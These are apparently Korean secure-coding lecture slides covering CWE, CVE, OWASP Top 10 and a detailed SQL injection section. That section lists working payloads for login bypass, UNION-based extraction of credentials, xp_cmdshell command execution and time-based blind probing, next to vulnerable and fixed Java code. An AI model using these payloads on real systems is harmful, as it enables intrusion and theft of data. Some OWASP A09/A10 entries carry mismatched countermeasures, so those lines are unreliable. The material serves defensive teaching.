1	잘못된 세션에 의한 데이터 정보노출	잘못된 세션에 의해 인가되지 않은 사용자에게 중요정보가 노출 가능한 보안약점
2	제거되지 않고 남은 디버그 코드	디버깅을 위한 코드를 제거하지 않아 인가되지 않은 사용자에게 중요정보가 노출 가능한 보안약점
3	Public 메서드부터 반환된 Private 배열	Public으로 선언된 메서드에서 Private로 선언된 배열을 반환할 경우, 해당 배열의 주소 값이 외부에 노출되어 외부에서 수정 가능한 보안약점
4	Private 배열에 Public 데이터 할당	Public으로 선언된 데이터 또는 메서드 인자가 Private로 선언된 배열에 저장되면, 외부에서 해당 배열에 접근하거나 수정 가능한 보안약점

구현단계 시큐어코딩 가이드

7. API 오용

의도된 사용에 반하는 방법으로 API를 사용하거나, 보안에 취약한 API를 사용하여 발생할 수 있는 보안약점

번호	보안약점	설명
1	DNS lookup에 의존한 보안결정	도메인명 확인(DNS lookup)으로 보안결정을 수행할 경우, 변조된 DNS 정보로 인해 보안위험에 노출될 수 있는 보안약점
2	취약한 API 사용	취약한 함수를 사용함으로써 예기치 않은 보안위험에 노출되는 보안약점

시큐어 코딩 필요성

- 주요 보안 사고 사례 분석
- 시큐어 코딩 정의 및 필요성
- 소프트웨어 생명주기 별 보안 활동
- **시큐어 코딩 관련 주요 지침 및 가이드**



CWE(Common Weakness Enumeration)

- 소프트웨어 보안약점의 유형을 식별하고 분류하기 위한 표준 목록
- 소프트웨어의 보안약점 유형을 식별·정리하여 개발자, 분석가, 테스터 등이 보안 품질을 개선할 수 있도록 지원
- CWE-89(SQL Injection), CWE-79(XSS)처럼 고유 ID와 함께 취약점 명세를 제공
- <http://cwe.mitre.org>

The screenshot shows the homepage of the Common Weakness Enumeration (CWE) website. At the top, the logo "CWE" is displayed next to the text "Common Weakness Enumeration" and the tagline "A community-developed list of SW & HW weaknesses that can become vulnerabilities". To the right of the logo are two circular badges: "Top 25" and "Top HW CWE", and a link "New to CWE? Start here!". Below the header is a navigation bar with links: Home, About, Learn, Access Content, Community, and Search. A search bar with the text "ID Lookup:" and a "Go" button is also present. The main content area features a large "CWE" logo and the text: "Knowing the weaknesses that result in vulnerabilities means software developers, hardware designers, and security architects can eliminate them before deployment, when it is much easier and cheaper to do so". Below this is a section titled "Learn About CWE" with two columns of links. The left column includes "Overview - Learn what CWE is and how to use the information available on this website", "Basics", "FAQs", and "Glossary". The right column includes "Root Cause Mapping - Learn about identifying the underlying cause(s) of a vulnerability", "Guidance", "Quick Tips", and "Examples". Below the "Learn About CWE" section are three main content areas: "Access Content", "Contribute", and "Latest News and Updates". The "Access Content" area includes links to "All Weaknesses (943 total)" and "Top-N Lists", a "Search CWE" box, and a "View CWEs by" section with buttons for "Software Development", "Hardware Design", "All Weaknesses", and "Other Select Options". It also includes a "CWE REST API" section with a "Quick Start" button. The "Contribute" area includes links to "Contribute CWE Content" and "Participate in Working Groups". The "Latest News and Updates" area includes several news items with links, such as "Videos of Three CWE-Focused Sessions at VulnCon 2025 Now Available", "Podcast 'Root Cause Mapping and the CWE Top 25'", "CWE Version 4.17 Now Available!", "2024 CWE Top 10 KEV Weaknesses List Now Available", "View and Comment on Community Submissions in the 'CWE Content Development Repository (CDR)'", "CWE Is Focus of Four Talks at VulnCon 2025", and "Follow the CWE Program on Bluesky". A "See More >>" link is at the bottom right of the news section.

CWE Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities

Top 25 Top HW CWE New to CWE? Start here!

Home About Learn Access Content Community Search

ID Lookup: Go

CWE Knowing the weaknesses that result in vulnerabilities means software developers, hardware designers, and security architects can eliminate them before deployment, when it is much easier and cheaper to do so

Learn About CWE

Overview - Learn what CWE is and how to use the information available on this website

Basics
FAQs
Glossary

Root Cause Mapping - Learn about identifying the underlying cause(s) of a vulnerability

Guidance
Quick Tips
Examples

Access Content

All Weaknesses (943 total)
Top-N Lists

Search CWE

ENHANCED BY Google

View CWEs by

Software Development
Hardware Design
All Weaknesses
Other Select Options

CWE REST API

Quick Start

Contribute

Contribute CWE Content
Participate in Working Groups

Latest News and Updates

News Videos of Three CWE-Focused Sessions at VulnCon 2025 Now Available

Podcast "Root Cause Mapping and the CWE Top 25"

News CWE Version 4.17 Now Available!

News "2024 CWE Top 10 KEV Weaknesses" List Now Available

Community View and Comment on Community Submissions in the "CWE Content Development Repository (CDR)"


Community CWE Is Focus of Four Talks at VulnCon 2025

News Follow the CWE Program on Bluesky

See More >>

CVE(Common Vulnerabilities and Exposures)


- 공개적으로 알려진 보안 취약점에 대한 고유 식별자 목록
- 실제 시스템, 소프트웨어, 하드웨어에서 발견된 보안 취약점에 부여
- 보안 취약점을 표준화된 방식으로 식별하고 공유하여 보안 대응을 효과적으로 수행하기 위함
- CVE-연도-일련번호 형식
- <http://cve.mitre.org>



The screenshot shows the CVE Program Mission page. At the top is a navigation bar with links: About, Partner Information, Program Organization, Downloads, Resources & Support, and Report/Request. Below the navigation bar is a search bar with the text "Enter keywords (e.g.: CVE ID, sql injection, etc.)" and a "Search" button. A "Site Search" button is also present. A notice below the search bar states: "Notice: Expanded keyword searching of CVE Records (with limitations) is now available in the search box above. Learn more here." The main heading is "CVE™ Program Mission" with the subtext "Identify, define, and catalog publicly disclosed cybersecurity vulnerabilities." Below this, it says "There are currently over 287,000 CVE Records accessible via Download or Keyword Search above." A central box contains the text: "The CVE Program partners with community members worldwide to grow CVE content and expand its usage. Click below to learn more about the role of CVE Numbering Authorities (CNAs) and Roots." with "Learn More" and "Become a Partner" buttons. To the right of this box is a diagram showing a globe with "CVE" in the center, surrounded by icons of people and a shield. On the right side of the page, there is a "News" section with several articles: "The Rust Project Added as CVE Numbering Authority (CNA)", "TCS-CERT Added as CVE Numbering Authority (CNA)", "Minutes from CVE Board Teleconference Meeting on July 9 Now Available", and "CERT@VDE Is Now a Root in the CVE Program". Below the news section is a "MORE NEWS" link. At the bottom, there is an "Events" section with the article "Researcher Working Group (RWG) Meeting Every Tuesday Virtual". The bottom of the page features three columns of links: "Access" (List of Partners, CNA Rules, CVE Record Lifecycle, CVEProject on GitHub for Development, Idea tracker), "Learn" (About CVE, Process, Program Organization, CVE 25th Anniversary Report, Related Efforts, Terminology, CVE Services for CNAs), and "Report/Request" (Report vulnerability/Request CVE ID, Request CVE Record be published/updated, Report the use of a reserved CVE ID).

CWE Top 25 Most Dangerous Software Errors

- 미국 MITRE 에서 매년 발표
- 가장 위험하고 흔하게 악용되는 소프트웨어 보안 취약점 25가지
- 실제 공개된 취약점(CVE)의 수, 영향도(CVSS 점수), 공격 용이성 등을 종합 분석하여 선정
- 개발자, 보안 담당자, 설계자가 보안 중심의 개발과 점검을 위해 꼭 참고해야 할 표준 가이드
- <https://cwe.mitre.org/top25/>




OWASP TOP 10

- 웹 애플리케이션 보안에서 가장 중요하고 빈번하게 발생하는 10가지 보안 취약점 목록
- OWASP(Open Web Application Security Project)에 의해서 유지, 발표
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- 2004, 2007, 2010, 2013, 2017, 2021년에 발표

항목	OWASP Top 10	CWE Top 25
초점	웹 애플리케이션 보안	전체 소프트웨어 보안 약점
분류 기준	실무 경험, 커뮤니티 데이터, 위험 기반	CVE 데이터, CVSS 점수 기반
갱신 주기	약 3~4년	매년
목적	웹 보안 인식 및 예방	소스코드 보안 개선 및 예방 중심

OWASP TOP 10 2021



OWASP TOP 10 2021

- A01: Broken Access Control (접근 권한 취약점)
 - 권한이 없는 사용자가 민감한 데이터나 기능에 접근할 수 있는 취약점
 - 주요 대응 방안 : 최소 권한 원칙 적용, ACL 설정, 인증된 요청만 허용
- A02: Cryptographic Failures (암호화 오류)
 - 민감한 데이터가 안전하게 암호화되지 않아 노출되는 문제
 - 주요 대응 방안 : HTTPS 사용, 강력한 암호화 알고리즘 적용, 키 관리 강화
- A03: Injection (인젝션)
 - SQL, OS 명령어 등 사용자 입력이 코드로 실행되어 발생하는 취약점
 - 주요 대응 방안 : 입력값 검증, Prepared Statement 사용, 보안 라이브러리 활용
- A04: Insecure Design (안전하지 않은 설계)
 - 설계 단계에서 보안이 고려되지 않아 구조적으로 취약한 시스템
 - 위협 모델링, Secure SDLC 적용, 보안 설계 원칙 준수
- A05: Security Misconfiguration (보안설정오류)
 - 기본 설정값, 디버깅 정보 노출 등 잘못된 설정으로 인한 취약점
 - 주요 대응 방안 : 불필요한 기능 제거, 보안 설정 점검, 자동화된 구성 관리

OWASP TOP 10 2021



- A06: Vulnerable and Outdated Components (취약하고 오래된 요소)
 - 보안 패치가 적용되지 않은 라이브러리나 프레임워크 사용
 - 주요 대응 방안 : 정기적인 패치, 취약점 모니터링, 안전한 구성 요소 선택
- A07: Identification and Authentication Failures (식별 및 인증 오류)
 - 약한 비밀번호, 인증 우회 등으로 인해 인증이 무력화되는 문제
 - 주요 대응 방안 : MFA 적용, 세션 관리 강화, 기본 계정 제거
- A08: Software and Data Integrity Failures(소프트웨어 및 데이터 무결성 오류)
 - 무결성 검증 없이 업데이트나 데이터 변경이 이루어지는 취약점
 - 주요 대응 방안 : 서명 검증, CI/CD 보안 강화, 무결성 체크
- A09: Security Logging and Monitoring Failures (보안 로깅 및 모니터링)
 - 공격 탐지 및 대응이 불가능한 상태
 - 주요 대응 방안 : 서명 검증, CI/CD 보안 강화, 무결성 체크
- A10: Server-Side Request Forgery (서버 측 요청 위조)
 - 공격 탐지 및 대응이 불가능한 상태
 - 주요 대응 방안 : 로그 수집 및 분석, SIEM/SOAR 도입, 경고 시스템 구축

소프트웨어 개발보안 가이드



- 행정안전부 / 2025.7
- 전체 사이버 공격 시도의 약 75%가 소프트웨어 취약점 악용 → 외부 보안 장비만으로는 애플리케이션 취약점 대응에 한계 → 개발 단계에서 보안을 내재화한 개발보안이 필수
- '행정기관 및 공공기관 정보시스템 구축·운영 지침(행정안전부고시 제2021-3호)'에 따라 정보시스템을 구축·운영함에 있어 소프트웨어 보안약점이 없도록 안전한 소프트웨어 개발을 위한 가이드 제시
- 설계단계 보안설계 기준(총 20개 항목)과 분석·설계단계 소프트웨어 보안강화 활동 소개
- 구현단계 보안약점 제거 기준(총 49개 항목)에 대한 설명 및 보안대책과 JAVA, C 및 C#언어로 작성된 안전하지 않은 코딩 예제 기반의 시큐어코딩 예시 소개

시큐어코딩 가이드




주요 보안약점 동작 원리 및 방어 기법

- **SQL Injection 보안약점**
- XSS 보안약점
- CSRF 보안약점
- 파일 업로드/다운로드 보안약점
- 인증 및 권한 보안약점



취약점 개요

- 외부 입력값을 검증하지 않고 쿼리문 구성 또는 쿼리문 실행에 사용하는 경우
- 쿼리의 구조와 의미가 외부 입력값에 의해 변경되어 실행
- 권한 밖의 데이터 접근이나, 시스템 명령 수행 등이 가능



공격 원리와 유형

Form Based SQL Injection

```
<form action="login.jsp">
  ID : <input type="text" name="id" />
  Password : <input type="password" name="password" />
</form>
```



```
String sql = "select * from member where id = " + request.getParameter("id") + " "
            + "and password = " + request.getParameter("password") + " ";
statement.executeQuery(sql);
```

▪ 입력 예

- 정상 요청 ⇒ login.jsp?id=gildong&password=gdhong
- 공격 코드 ⇒ login.jsp?id=a' or 'a'='a&password=a' or 'a'='a
login.jsp?id=admin' -- &password=x
login.jsp?id=admin' # &password=x

공격 원리와 유형

Error Based SQL Injection

- 추가 공격에 필요한 정보가 오류 메시지에 포함되어 노출될 수 있도록 입력값을 조작
- 입력 예
 - ' : 홀따옴표. 인젝션 가능 여부 및 에러 메시지 내용 확인이 가능
 - ' having 1 = 1 -- : 첫 번째 테이블명, 컬럼명 확인이 가능
 - ' and db_name() = 1 -- : 현재 데이터베이스의 이름 확인이 가능
 - ' and 1 = (select @@version) -- : 현재 설치된 SQL Server의 시스템 및 빌드 정보 확인이 가능

공격 원리와 유형

UNION Based SQL Injection

- UNION 구문을 이용한 공격
- 조회 결과를 출력하는 사용자 화면에, 원래 화면 출력을 위한 쿼리와 공격자가 알고자 하는 정보를 조회하는 쿼리를 조인한 결과가 출력되도록 입력값을 조작
- 입력 예
 - admin' union select 1,2,3,4,5,6 #
 - admin' union select version(),2,3,4,5,6 #
 - admin' union select schema_name,2,3,4,5,6 from information_schema.schemata #
 - admin' union select group_concat(table_name),2,3,4,5,6 from information_schema.tables where table_schema=database() #
 - admin' union select group_concat(column_name),2,3,4,5,6 from information_schema.columns where table_name='board_member' #
 - admin' union select idx,userid,userpw,username,5,6 from board_member #

공격 원리와 유형

UNION Based SQL Injection

- 주요 DBMS별 시스템 테이블

DBMS	테이블	비고
MS-SQL	sysdatabases (sys.databases) sysobjects (sys.objects) syscolumns (sys.columns) systypes (sys.types) sysusers (sys.database_principals)	http://technet.microsoft.com/ko-kr/library/ms187997.aspx
Oracle	SYS.ALL_OBJECTS SYS.DBA_OBJECTS SYS.USER_OBJECTS SYS.TABLES SYS.ALL_TABLES SYS.DBA_TABLES SYS.USER_TABLES SYS.COLUMNS	https://docs.oracle.com/database/timesten-18.1/TTSYS/systemtables.htm#TTSYS716
MySQL	INFORMATION_SCHEMA.SCHEMATA INFORMATION_SCHEMA.TABLES INFORMATION_SCHEMA.COLUMNS	https://dev.mysql.com/doc/refman/5.7/en/information-schema.html

공격 원리와 유형

Stored Procedure SQL Injection

- 취약한 DB 사용자 권한 설정을 악용하여 DBMS에서 관리 목적으로 제공하는 Stored Procedure를 호출하도록 입력값을 조작
 - MS-SQL : DBMS 유지 관리를 위한 확장 저장 프로시저를 제공
 - MySQL : 내장 기능이 상대적으로 적으나, FILE_PRIV, LOAD_FILE 명령을 사용하면 파일 내용 추출이 가능
 - Oracle : 내장 기능을 기본적으로 제공하지 않으나, Java나 PL/SQL 등을 이용하여 구현이 가능
- 입력 예
 - `exec master.dbo.sp_makewebtask 'c:\interpub\secure\sql.html', 'select * from web..member'`
 - `exec master.dbo.xp_cmdshell 'cmd.exe dir c:\'`
 - `exec ctxsys.driload.validate_stmt('grant dba to scott');`

공격 원리와 유형

Blind SQL Injection

- 쿼리 실행 결과에 따라 서버의 반응이 다른 것을 이용한 공격
- 공격자가 알고자 하는 정보의 존재 여부를 확인하기 위해 참인 조건(쿼리 실행 결과가 존재)과 거짓인 조건(쿼리 실행 결과가 없음)을 번갈아 가면서 입력되도록 입력값을 조작
- Content-based 방식과 Time-based 방식이 있음
- 입력 예
 - `pageno=1 and substring(user_name(),1,1) = 'a' --`
 - `pageno=1 and substring(user_name(),1,1) = 'b' --`
 - `pageno=1 and substring(user_name(),1,1) = 'a' waitfor delay '0:0:5' --`

취약점 분석

- 신청 확인 기능에 SQL Injection 가능 여부를 판단

```
<!-- /src/main/resources/kr/co/ssaem/mapper/RegistMapper.xml -->
<select id="checkUser" resultType="kr.co.ssaem.domain.RegistVO">
<![CDATA[
    select * from tbl_regist where email = '${email}' and password = '${password}' and userrole = '${userRole}'
]]>
</select>
```

```
/* /src/main/java/kr/co/ssaem/controller/RegistController.java */
@PostMapping("/checkUser")
public String doCheckUser(HttpSession session, RegistVO rgvo, RedirectAttributes rttr) {
    RegistVO checkUserVo = service.checkUser(rgvo);
    if (checkUserVo == null) {
        HashMap<String, String> hm = new HashMap<String, String>();
        hm.put("msg", CommonMessage.MSG_CHECKUSER_FAIL);
        rttr.addFlashAttribute("result", hm);
        return "redirect:/regist/checkUser";
    }
    setSessionInfo(session, checkUserVo);
    return "redirect:/regist/get";
}
```

취약점 분석

- 신청 확인 페이지에 SQL Injection 공격을 시도하고 결과를 확인

SW 개발보안 경진대회

행사개요

공지사항

참가신청

신청확인

관리자 로그인

신청확인

이메일

이메일

패스워드

패스워드

확인

SW 개발보안 경진대회

관리자 [MEMBER]님 환영합니다.

행사개요

공지사항

참가신청

신청확인

로그아웃

신청확인

이름

관리자

이메일

root@test.com

연락처

000-0000-0000

하고싶은 말

관리자입니다.

등록일

2018/10/23

수정일

수정

첨부파일

이 메 일 : attack@hack.com
패스워드 : a' or 'a' = 'a' limit 0, 1 #

방어 기법

DB 사용 권한 통제

- 웹 어플리케이션과 연동하는 데이터베이스의 사용자 권한을 최소화
 - 웹 어플리케이션과 연동에 sa, sysdba, root와 같은 관리자 계정 사용을 금지
 - 웹 어플리케이션 연동에 필요한 테이블, 뷰, SP 등에 대해 최소 권한만 부여
- UNION, Stored Procedure 등을 이용한 공격을 완화
 - UNION Based SQL 인젝션 공격에 사용될 수 있는 시스템 테이블에 대한 접근을 차단
 - Stored Procedure를 이용한 SQL 인젝션 공격에 사용되는 시스템 저장 프로시저에 대한 접근을 차단

방어 기법

PreparedStatement 사용

안전하지 않은 코드

```
Statement stmt = null;
:
try {
    String name = request.getParameter("name");
    String query
        = "SELECT * FROM usrinfo WHERE name='" + name + "' ";
    stmt = con.createStatement();
    rs = stmt.executeQuery(query);
    :
} catch (SQLException e) {
    :
} finally {
    :
}
```

안전한 코드

```
PreparedStatement stmt = null;
:
try {
    String name = request.getParameter("name");
    String query
        = "SELECT * FROM usrinfo WHERE name = ? ";
    stmt = con.prepareStatement(query);
    stmt.setString(1, name);
    rs = stmt.executeQuery();
    :
} catch (SQLException e) {
    :
} finally {
